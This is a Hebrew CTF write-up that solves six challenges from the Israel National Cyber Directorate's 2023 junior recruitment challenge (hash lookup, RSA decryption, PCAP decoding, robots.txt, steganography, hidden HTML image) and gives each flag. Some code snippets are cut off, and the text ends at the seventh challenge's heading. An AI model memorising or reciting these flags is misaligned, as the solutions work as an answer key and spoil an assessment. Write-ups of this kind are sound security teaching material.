Digital Whisper
Technologic Papers

פתרון ל-CTF של מערך הסייבר הלאומי 2023

מאת נעם גלילי

הקדמה

ארגונים מחפשים דרכים חדשות לזהות מועמדים מוכשרים. הימים בהם קורות החיים שימשו בצורה בלעדית כדי לשער את יכולת המועמד נגמרו. כחלופה, חברות רבות יוצרות אתגרים שהמועמדים צריכים לפתור וכך יכולתם נבחנת ונמדדת בצורה מדויקת יותר.

המעבר הזה ניכר במיוחד בעולמות הסייבר, בו יש יכולת לייצר אתגרים מעניינים ביותר. בישראל אחת לשנה (ולעיתים מספר פעמים בשנה) נפגוש אתגרים מטעם גופים ביטחוניים המבינים את היתרונות בשיטה. (כן, כן, אני מסתכל עליך אתגר אמ"ן 2023).

במאמר זה, נפתור את ה-Junior Researcher Challenge שפורסם ע"י מערך הסייבר הלאומי 2023.


לפני שנתחיל

האתגר מחולק לשני מקטעים המורכבים ממספר אתגרים שונים, כשכל אתגר בא לבחון היכרות עם נושא מעולם הסייבר ומזכה בניקוד בפתרונו. בסיום המקטע הראשון ניתנת האופציה להגיש קו"ח, ולאחריו כל אתגר מהמקטע השני מוסיף ניקוד כך שמשתתפים שצלחו אותו יקבלו סיכויי קבלה גבוהים יותר.

מדי פעם ניתנת האופציה לרכוש רמז תמורת ניקוד, יש לציין כי אין אימות לרישום במייל ולכן ניתן להירשם לאתגר פעם נוספת ולרכוש את הניקוד ממנו כך שמנגנון רכישת הניקוד בעייתי. אז אולי בעצם מדובר באתגר חבוי? ☺

האתגר הראשון: "Login Page", 150 נקודות.

באתגר זה קיבלנו קובץ בשם login.html והונחינו למצוא את הדגל.



בפתיחת הקובץ נפגוש דף HTML נקי עם תיבת טקסט וכפתור המאפשר לבדוק את הדגל.


פתרון האתגר:

בקוד האתר ניתן לראות כי התיבה מבצעת SHA1 על ה-Input שהכנסנו ומשווה אותו מול HASH ששמור בדף (כפי שניתן להניח, ה-HASH של הדגל), ובמידה וה-HASH-ים זהים נקבל אישור. כיוון שיש לנו את ה-HASH של הדגל ניתן לנסות לשבור אותו. הבנתי כי מטרת האתגר היא לא לבדוק את יכולת החומרה שיש לי ב-PC, ולכן לא ניסיתי לשבור את ה-HASH ב-Brute force אלא חיפשתי דרך אחרת למצוא אותו, ואכן בחיפוש קצר בגוגל מצאתי אתר שאינדקס את ה-HASH.

קוד ה-HTML שהתקבל:

```
<script type="text/javascript">
            document.getElementById("prompt").onclick = function () {
                var flag = document.getElementById("flag").value;
                if (Sha1.hash(flag) == "9408b6fc3524ec82d20ed65bb0a93178cb5565dd") {
                    alert("Correct flag!, enter the flag to procceed");
                } else {
                    alert("Ops, Incorrect flag :(");
                }
            }
</script>
```

מציאת ה-Hash:



אתר בו השתמשתי: https://md5decrypt.net/en/Sha1/. הדגל: "hash_me"

האתגר השני: "Save the file"

באתגר זה קיבלנו קובץ file.enc וקובץ p.pem ונדרשנו לחלץ מתוכם את הדגל.


פתרון האתגר:

הקובץ file.enc הוא קובץ מוצפן, והקובץ p.pem הינו מפתח, כל מה שנשאר לנו לעשות זה לפתוח את ההצפנה. השתמשתי בפקודה "openssl pkeyutl" המאפשרת פעולות עם מפתחות SSL ואכן הקובץ המוצפן הכיל את הדגל.

הדגל: "you_got_the_rsa_flag"

האתגר השלישי: "PCAP Investigation"

באתגר זה קיבלנו קובץ PCAP והנחיה כי הדגל שמופיע בקובץ חתוך לשני חלקים שמרכיבים ביחד את התבנית - XXXX_XX_XXX.



פתרון האתגר:

אתחיל בדרך הפתרון שלא עבדה. כאשר ניגשתי לאתגר הדרך הראשונה שיישמתי היא כתיבת סקריפט שעובר על התוכן של ה-PCAP, מחפש את הדגל לפי regex וחותך את ה-regex במקום אחר בכל שלב.

אסביר: כיוון שאנו יודעים את פורמט הדגל (XXXX-XX-XXX) אך איננו יודעים היכן החתך בין 2 חלקי הדגל נמצא, נחפש את הערך XXXX-XX-XX ב-PCAP (נניח כי ההודעה מפוצלת ל-XXXX-XX-XXX), ובמידה ולא נמצא נמשיך לערך הבא XXXX-XX-X- (ונניח כי ההודעה מפוצלת ל-XXXX-XX-XXX) וכן הלאה, כך נבטיח מציאה של חצי ראשון של הדגל וסביר שנוכל למצוא בהמשך השיחה את החצי השני.

הסקריפט לא מצא את הדגל... אעשה ספויילר ואומר כי הסקריפט עבד מעולה, אך מס"ל רצו להקשות עלינו קצת ☺

התחלתי לעבוד על ה-PCAP ידנית, ולהעיף מה-PCAP פרוטוקולים שנראו לי פחות רלוונטיים. ואכן מצאתי תקשורת HTTP-ית עם ערך Date ארוך וחשוד מדי וערך info שמכיל בינארי מעניין.

כמובן שהערך שמופיע תחת Date עבר Encoding כלשהו (מסביר מדוע הדרך הראשונה לא מצאה את הדגל), ובאמצעות משחק עם הכלי הנהדר CyberChef מצאתי כי המרה מ-Base32 ואז מ-Base64 מתרגמת את החצי הראשון של הדגל.


ואכן מהתרגום התקבל החצי הראשון של הדגל:

“pcap_me_<very good, you need to find a number to complete”


החלק השני התקבל בתרגום הבינארי מ-info שתורגם ל-”007“.

TCP Stream של שיחת ה-HTTP:

הכנסה של תוכן ה-Date ל-CyberChef:



תרגום הבינארי מ-info:



הדגל שהתקבל: "pcap_me_007"

הכלי CyberChef מאפשר המרות בין ייצוגים ו-Encoding שונים של טקסט בצורה נוחה ויעילה, משתמש בונה "מתכון" לפיו הטקסט יעבור עיבוד, ומקבל תוצאה. הכלי הינו OpenSource-י, נכתב במקור ע"י ה-GCHQ (המקבילה ה-8200-ית של הוד מלכותה, ז"ל) ונגיש ב-Github.

- קישור לכלי ב-GitHub:


https://github.com/gchq/CyberChef

- קישור ל-Web Build-י:

https://gchq.github.io/CyberChef/

האתגר הרביעי: "Under Maintenance"

באתגר קיבלנו קישור לעמוד המכיל את הטקסט "Under Maintenance" וללא תוכן מעניין בקוד הדף.



פתרון האתגר:

כל חובב CTF-ים מושבע כמוני ימצא את האתגר הבא מוכר. כשניגשים לאתגר מסוג זה, ננסה להשיג כמה שיותר פרטים על המטרה (שלב ה-Reconnaissance/Scanning). ניסיתי לגשת ל-robots.txt ואכן מצאתי בו תת-תיקיה מעניינת "/kifjf/"

```
User-agent: *
Disallow: /kifjf/
```

כשנכנסתי אליה, הופיע הדגל:


```
Flag{Rob0t_F1@g}
```

הקובץ robots.txt הינו קובץ דרכו בעל האתר מסמל למנועי חיפוש אילו חלקים באתר לא רלוונטיים לאינדוקס והצגה למשתמשים כמו לדוגמה אתרי סרטים שלא מעוניינים בהצגת רשימת הסרטים שלהם במנועי החיפוש. לעיתים נמצא בקובץ עמודים מעניינים כמו "/admin" או "/portal".

הדגל: "Flag{Rob0t_F1@g}"

האתגר החמישי: "Only jpg?"

באתגר זה קיבלנו קובץ תמונה שנראית תמימה לחלוטין ונדרשנו למצוא את הדגל.




התמונה:

פתרון האתגר:

בניגוד לאתגרים בהן מתקבלת תמונה ונדרשת אבחנה דקה וזיהוי פרטים בתוכה, אתגר זה מתמקד בקונספט שנקרא סטגנוגרפיה. המושג מתייחס להחבאת מידע בתוך מידע אחר, כך שלא יזהו שיש מידע שמוחבא מלכתחילה. ישנן מספר דרכים נפוצות לעשות את זה ובמקרה הזה מס"ל בחרו בהחבאת המידע ב-metadata של הקובץ.

הנחתי שלכיוון זה הולך האתגר והחזקתי אצבעות שלא אצטרך לשחק עם RGB (אחת הדרכים להחביא מידע בקובץ, יש דוגמא מעולה בערך "סטגנוגרפיה" בוויקיפדיה).

כחובב כלים אינטרנטיים ניגשתי לגוגל וחיפשתי כלי שיעזור לי ואכן מצאתי החיפוש "Steganographic Decoder" העלה את האתר "https://futureboy.us/stegano/decinput.html" והעלאת התמונה אליו מצאה את הדגל.



הדגל: "stego_flag_2023".

האתגר השישי: "Findme"

קיבלנו קובץ בשם Find.Me ונדרשנו למצוא את הדגל.

פתרון האתגר:


בדקתי את סוג הקובץ האמצעות הפקודה file (פקודת לינוקס הבודקת את סוג הקובץ) ונראה כי הקובץ טקסטואלי ו-HTML, פתחתי את הקובץ באמצעות עורך טקסט כדי לבחון את קוד הדף, וישנה תמונה מוחבאת (הומרה ל-base64) הוגדרה כ-"display: none", שיניתי את הערך כך שיציג את התמונה (מחקתי את ערך ה-display). ואכן בפתיחת הדף התמונה הוצגה ובה הופיע הדגל. קוד הדף:

```
<div id="image" style="display: none;">
    <img src="
</div>
<script>
    const username = atob("SU5DRA==");
    const password = atob("SU5DRA==");

    function validate() {
        const enteredUsername = document.getElementById("usernam
        const enteredPassword = document.getElementById("passwor

        if (enteredUsername === username && enteredPassword ===
            document.getElementById("image").style.display = "bl
        } else {
            alert("Invalid input");
        }
    }
</script>
dy>
tml>
```

הדף לפני השינוי:




הדף לאחר השינוי:

הדגל - "{INCD_RULES}"


האתגר השביעי - "use_the_map"

קיבלנו תמונה של מפה ונדרשנו למצוא את הדגל.



